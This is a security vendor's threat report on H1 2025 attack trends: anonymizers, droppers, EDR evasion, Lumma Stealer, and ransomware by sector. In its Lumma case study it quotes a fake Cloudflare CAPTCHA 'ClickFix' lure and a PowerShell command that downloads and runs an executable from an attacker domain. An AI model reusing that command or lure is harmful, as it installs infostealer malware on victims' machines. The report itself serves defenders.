LUMU

COMPROMISE

REPORT H1 2025

The cyber battlefield is changing. Attackers are moving faster, with new phishing methods and smarter malware hitting vital sectors. This report shows you how to get ahead and disrupt their attacks.

Executive Summary

The cybersecurity landscape is a constantly shifting battleground. Attackers and defenders engage in a relentless cycle of innovation. To take control, defenders need to do more than react — they need to adapt and keep one step ahead.

This report aims to help our partners across the cybersecurity world make decisions on how to carry on winning in this ongoing battle.

We look at key trends within the attacker's arsenal:

Evolving tactics to evade security controls, including anonymizers and droppers.

A rise in certain malwares, especially infostealers and ransomware.

New phishing techniques to deceive and compromise users.

Four sectors stand out in the report's findings: Education, State and Local Government, Finance, and Healthcare. The SLED sector (combining State and Local Government with Education) have faced over **60% of recorded anonymous attacks, 50% of droppers**, and **70% of ransomware.** This report looks in more depth at these four industries.

Defenders must strengthen the digital frontline. They must use intelligence smartly, and design a cyber stack that is specific to their organization's threats. We look at how to leverage the MITRE ATT&CK framework and Lumu's new SecOps Platform.

It's time for defenders to step out of the loop and get ahead of the adversary.

Index

Cybersecurity Trends

Studying trends helps us understand the cybersecurity landscape. Enemies change. Their tactics shift. Their weapons mutate. Tracking this helps us adjust our defenses.

Defenders must innovate. They need to stop attacks before they start. And be ready when defenses fail.

The Lumu Compromise Report highlights three key general trends that we need to be aware of:

Evasion

Attackers are finding new ways to bypass security controls and endpoint detection.

Malware

Malicious software, like infostealers and ransomware, is an ever-changing threat.

Phishing

Criminals are using new approaches to social engineering and psychological manipulation.

Trends in these three areas — **evasion, malware, and phishing** — present unique challenges. Vigilance is not just recommended, but required. Analyzing these trends helps us create better strategies to fight modern cyber adversaries.

Trends: Evasion of Security Controls

Cybersecurity faces a surge in sophisticated evasion tactics. Attackers are finding new ways to bypass old defenses.

Many attackers now use stolen login details to access networks through remote tools like VPNs. Once inside, these attackers can use legitimate system tools to hide their harmful actions. This helps them reach their goals while leaving fewer traces.

Even with stolen credentials, criminals still need to evade defenses. The MITRE ATT&CK Framework includes a dedicated section on the tactic Defense Evasion (TA0005). This includes several techniques used to avoid detection, such as indicator removal, masquerading, exploiting software vulnerabilities, and using rootkits.

Besides new phishing methods, which we discuss later, attackers use **anonymization tools** and **droppers** to hide what they do. This makes their actions look like legitimate user behavior, so that they can deliver harmful software while leaving fewer traces.

Anonymizers

Many people use anonymizers for positive motives, for example, to protect privacy and bypass censorship. Attackers, however, can use them to hide their harmful actions.

Here are common ways to use the internet anonymously:

- **Proxies**
  Proxies are like masks, hiding your real location. A proxy server sits between your computer and the internet.
- **Virtual Private Networks (VPNs)**
  VPNs create a secure, scrambled tunnel for your internet traffic. This gives you privacy and safety.
- **Anonymizing Networks**
  Anonymizing networks send traffic through hidden back alleys. Networks like **Tor (The Onion Router), Freenet,** and **I2P (Invisible Internet Project)** are designed to make communication anonymous.

Criminals often prefer the Tor network. Tor sends internet traffic through many layers of scrambling and relays, which makes the source very hard to find. Tor was first developed to protect privacy and secure messages — but attackers use it to make it harder to spot and stop them.

However, understanding these methods helps defenders plan and strengthen defenses.


Why Is Anonymization Dangerous?

Anonymizers can change locations or hide IP addresses. This makes traffic look authentic so that it can avoid security controls. Malware can use Tor to hide the location of its **command and control** servers. This makes it much harder for defenders to find and stop the attackers' systems.

Bad actors also utilize Tor for **data exfiltration.** Tor's anonymity lets malware sneak sensitive information out of hacked systems. It also makes it difficult to trace the destination of the stolen data. Insiders wanting to leak secret information can also use Tor to avoid leaving a trail.

Anonymizers in the US by Sector

The use of anonymizers has greatly increased in all sectors in the USA. Schools and education, however, have seen by far the most incidents involving anonymizers.



Schools are big targets for cyberattacks. They hold lots of sensitive data. Their infrastructure can be vulnerable. They depend heavily on technology. Plus, attacks on schools can also cause major social disruption.

Anonymizers help attackers get around network security and look like normal activity. This can help infostealers and ransomware steal data, which is often the main goal of school attacks.

Given the sensitivity around children's data, attackers may want to obscure their identity more. Anonymizing the attack source also makes it much harder to trace ransom payments.

Droppers & Downloaders

Cyberattackers often use dropper malware as the first stage in complex, multi-stage campaigns. Droppers aim to get past security and gain a foothold on a compromised system.

Think of a dropper like a spy who is parachuted behind enemy lines. It's a small file that looks harmless, like a normal document, image, or update. Because it seems safe at first, it slips past defenses. Then, it installs the main malware that carries out the attack. In other words, droppers are a sneaky way to deliver more dangerous threats.


This harmful payload can be many types of malware. These include ransomware, infostealers, or Remote Access Trojans (RATs). Since droppers lead to many threats, strong defenses against them are vital.

Downloaders are similar to droppers and often grouped with them. What is the difference? A dropper carries the harmful software inside itself. A downloader fetches the harmful software from elsewhere using the internet. The definition doesn't always stand true, however, as some droppers can also download.

Droppers & Their Malware Families

Analyzing malware families helps us predict what they'll do next and how to respond. Here are the main droppers and downloaders Lumu has seen, by malware family:

Dropper Families Worldwide



The top three malware families are worth a closer look.

- **SocGholish**
  SocGholish dropper malware is a JavaScript loader. Bad actors have used it to attack many sectors worldwide since 2017. It often gains access by pretending to be a software update or through drive-by-downloads (where malware is downloaded by visiting a compromised website or clicking on a malicious link). A group called Mustard Tempest runs SocGholish. They have sold access to other groups, like Indrik Spider, who use it to download other harmful tools like RATs and ransomware.


- **QakBot**
  The FBI shut down QakBot in 2024, however, we still saw some activity. Financially-motivated attackers have used QakBot, a banking trojan, since at least 2007. QakBot had gradually evolved from stealing info to delivering ransomware, such as ProLock and Egregor.

- **ClearFake**
  ClearFake injects malicious JavaScript code onto compromised websites to use the drive-by-download technique. It tricks victims with fake browser updates, reCAPTCHA checks, or tech support messages. ClearFake often aims to deliver infostealer malware, such as Lumma Stealer (discussed later).

Droppers in the USA by Sector

All sectors experienced attacks involving droppers and downloaders — however, education again tops our list. Associations and nonprofit organizations are second, while local and state government rounds off the top three. The social importance of these three sectors may suggest that disruption and ransoms are motivations.

Droppers in the USA by Sector



Endpoint Detection & Response (EDR) Evasion

Whether the malware is an infostealer, dropper, or ransomware, attackers want their harmful code to go unnoticed when it first enters a system. This sets the stage for persistent efforts to bypass Endpoint Detection and Response (EDR) tools.

Cyber adversaries constantly improve their ways to bypass endpoint security. This means tactics always evolve, both for attackers and for security products.

How EDR Evasion Works

Bypassing Signature-Based EDR Detection

- **Obfuscation:** Making malicious code harder to detect.
- **Encryption:** Making malicious code unreadable until it is decrypted.
- **Polymorphism & Metamorphism:** Malware that changes its code regularly.

Bypassing Behavioral EDR Detection

- **Living off the Land (LotL):** Using system tools and processes for malicious purposes.
- **Process Injection:** Running malicious code within a legitimate process's memory.
- **AMSI Bypass:** Techniques to avoid Anti-Malware Scan Interface (AMSI) scans.
- **API Hooking Evasion:** Removing or overwriting the EDR's API hooks to blind its monitoring capabilities.

Disabling or Tampering with EDR

- **Exploiting Vulnerable Drivers (BYOVD):** Abusing legitimate drivers, often to gain kernel-level access to terminate or disable EDR components.
- **Killing EDR Processes or Services:** Stopping the EDR from running.
- **Abusing Legitimate Tools:** Using normal software for harmful purposes.

**Note that attackers often mix these methods. For example, they might use obfuscated polymorphic malware combined with LotL for stealthy code execution.*

More attackers are exploiting Living-off-the-Land (LotL) tactics. With LotL, attackers use normal system tools to do their work without using traditional malware. The U.S. Cybersecurity and Infrastructure Security Agency (CISA) reported that LotL tactics could get past every EDR they tested.

EDR Bypass Methods Used by Ransomware Gangs

GANG NAME	PSExec	WMIC	CertUtil.exe	Windows Event Utility	LOTL PowerShell	NTDS Utility	Service Control Utility	BITS Admin	BCD Edit
RansomHub	💀		💀		💀				
Blacksuit (Royal)	💀	💀		💀			💀	💀	💀
Black Basta	💀	💀			💀			💀	
Akira			💀						
Phobos	💀				💀	💀			
ALPHV Black	💀	💀			💀				💀
Black Cat	💀	💀	💀	💀	💀		💀		
Rhysida	💀	💀	💀	💀	💀		💀	💀	
AvosLocker	💀				💀				
Snatch					💀		💀		💀
LockBit 3.0	💀	💀	💀	💀			💀	💀	💀
BianLian	💀			💀	💀				

The **Bring Your Own Vulnerable Driver** technique is now very common. Attackers use flaws in real drivers to get kernel-level (deep system) access. Tools like EDRKillShifter, made by the RansomHub ransomware gang, target EDRs through these vulnerable drivers. Deep system access gives a big advantage against security tools that run with fewer permissions.

This major shift to LotL methods and attacks without malware means ransomware gangs prefer stolen login details. As a result, the spread of info-stealing malware, like Lumma, RedLine, and Raccoon, is closely tied to the rise of these EDR evasion techniques.

Trends: Malware

Infostealers and **ransomware** stood out from the data collected by Lumu. These are the two malware trends that we will focus on for this report.

This report looks into a special case study of Lumma Stealer, a common type of infostealer.

Infostealers

Infostealers are a common type of spyware that is designed to steal sensitive information. This includes logins, bank details, and personal data. The stolen info is then sold on the dark web.

Attackers can buy that data to speed up cyber kill chains. The information that infostealers gather is used in many attacks, such as ransomware and stealing from crypto wallets. It can also increase the impact of attacks, as it gives defenders less time to respond.

Criminals see infostealer attacks as low risk and high reward. Infostealers work quietly and often avoid EDR detection by running only in the computer's memory.

Infostealers remained one of the dominant malware trends through 2024 and into 2025. They have, however, evolved beyond basic credential theft. Infostealers are now using more advanced techniques to bypass EDRs. These include fileless attacks and hiding their code, called 'obfuscation'.

By avoiding initial detection, these evolved infostealers can explore a system more deeply. They can gather more than just logins, but also detailed system info, active session tokens, private user data, and internal network details. This provides a strong foothold for further attacks.

Sectors Targeted by Infostealers

These statistics show how many infostealer attacks each industry or sector recorded.

Infostealers by Sector

Government	19.2%
Finance	18.6%
Education	12.1%
IT & Software	9.6%
Healthcare	6.6%
Nonprofits	4.7%
Telecommunications	3.3%


Lumu's data shows local and state government and institutions had the most infostealer attacks. Attackers, including state-backed crime groups, see this sector as a high-value target.

Second, the finance sector was a big target, due to the potential monetary rewards. Third, we recorded education, cementing its place as one of the most preyed upon sectors.

Most Recorded Infostealers Worldwide

When infostealer attacks are divided by the type of malware, this shows a clear change in threats since our last report.

Most Recorded Infostealers Worldwide



Lumma Stealer is now the top malware type. It has greatly surpassed others, especially through using the Malware-as-a-Service model to rent out its software. We discuss Lumma Stealer more below.

RecordBreaker Stealer is a newer infostealer, known for stealing data from a wide variety of applications, while avoiding detection. Attackers distribute this infostealer in several ways, like malvertising campaigns, compromised software installers, and fake software updates.

Third is Magecart which is used to skim payment data from shopping websites. Magecart infostealers capture customer payment details, like credit card numbers and personal info, as people enter them on checkout pages.

Case Study: Lumma Stealer

Over the period we studied, Lumma Stealer emerged as the most notable infostealer in the cyber-threat landscape. It gained momentum during the second half of 2024 to become the top infostealer threat by early 2025.

In May 2025, the cybersecurity community received good news. Europol's European Cybercrime Centre worked with Microsoft's Digital Crimes Unit to disrupt Lumma Stealer. They identified over 394,000 Windows computers globally infected by the Lumma malware. They also seized over 1,300 domains. This was expected to greatly affect Lumma's ability to operate, but the malware rebounded very quickly. We must remain aware of the danger from both the Lumma organization and the malware being used by other groups.


First seen in 2022, Lumma Stealer is sold as Malware as a Service (or MaaS) on underground hacking forums and platforms like Telegram. Criminals offer different tiers of access, from $250 to $20,000. This service makes it easy for many types of cybercriminals to use.

Lumma Stealer focuses on the exfiltration of sensitive user data. Its primary targets include login credentials, such as:

- Usernames and passwords.
- Browser cookies, history, and saved form data (autofill).
- Cryptocurrency wallets.
- Data from two-factor authentication (2FA) browser extensions.

Lumu has recorded Lumma Stealer campaigns against all sectors. Note that, unlike the general infostealer stats, the education sector is the top target for Lumma.

Lumma Stealer in the USA by Sector



Lumma Stealer: Distribution & Execution


Threat actors use a variety of methods to trick victims into downloading Lumma Stealer. These are some examples:

- Bundling with cracked software and fake updates.
- Malicious attachments or links on phishing emails or Discord messages.
- Compromised videos on online marketplaces and adult content websites.
- Hacked legitimate websites redirecting victims to the actual malware payload.

The most common way, however, that criminals spread Lumma Stealer is **Fake-CAPTCHA** (a.k.a. **CAPTCHA poisoning**).

This uses the 'ClickFix technique' — a social engineering tactic to fool people into running malicious code. A ClickFix trick often looks like a fake error message. It offers a simple 'fix' that usually means running a command in Windows Command Prompt or PowerShell.

The fake-CAPTCHA method copies a real CAPTCHA check, like those used to access websites. Attackers often copy the look of real CAPTCHA websites, like Cloudflare. The fake-CAPTCHA tricks users into copying malicious PowerShell scripts and pasting them into the Windows Run box.



cloudflare.com

Verify w seconds.

Complete these
Verification steps

To better prove you are not a robot, please:

1. Press & hold the Windows Key ⊞ + R
2. In the verification window, press **Ctrl + V**
3. Press **Enter** on the keyboard to finish

You fully agree:
I am not a robot - Cloudflare Verification ID: 89ad7f

Perform the steps above to finish verification

cloud of your connection before proceeding.

This technique often uses mshta.exe, a normal Windows tool. It downloads and runs .hta files. These files contain malicious JavaScript that downloads the PowerShell malware.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ep Bypass -nop -c
"Invoke-WebRequest https[:]//anaamw[.]com/Folder.exe -OutFile C:\ProgramData\
Captcha.exe; Start-Process 'C:\ProgramData\Captcha.exe'"
```


Example PowerShell execution code via mshta.exe

The PowerShell scripts used to download and execute the Lumma Stealer payload are often heavily obfuscated, meaning the bad code is hidden, to evade detection.

Lumma Stealer PowerShell scripts often use [AMSI (Antimalware Scan Interface) bypasses](). For example, this can be done by removing something called AmsiScanBuffer from the clr.dll file in the computer's memory.

Lumma Stealer: Trends

Lumma Stealer detections have risen sharply. At the start of 2024, there were almost no detections — by the end of April 2025, there were thousands each month. Despite the Lumma group being partially dismantled in May 2025, it is likely that we will continue to feel its impact for some time.


Lumma Stealer Detections Worldwide by Lumu

Ransomware

Over the time period of this report, ransomware was the cause of 16.85% of incidents detected by Lumu. Given the havoc that can be caused by a ransomware attack this is a statistic that will set alarms ringing.


Let's break that statistic down into the ransomware types and the most affected countries.

Major Ransomware Types

The United States is a prime target for ransomware. This is due to its economic strength, the large amounts of valuable data held by its organizations and citizens, and the potential for big ransom payouts.

The names of each ransomware type refer to the gang that is responsible for the ransomware. In the USA, the two most common ransomware types were LockBit and Stop/Djvu. These two gangs accounted for over 70% of detections.

Top Ransomware Types in USA



LockBit sells Ransomware as a Service (RaaS) — its developers license out their malicious software to others who then carry out attacks. LockBit uses a double extortion tactic: they encrypt a victim's files and also exfiltrate sensitive data and threaten to publish it if the ransom is not paid. LockBit ransomware has hit a range of U.S. organizations, including critical infrastructure, manufacturing, and financial services.

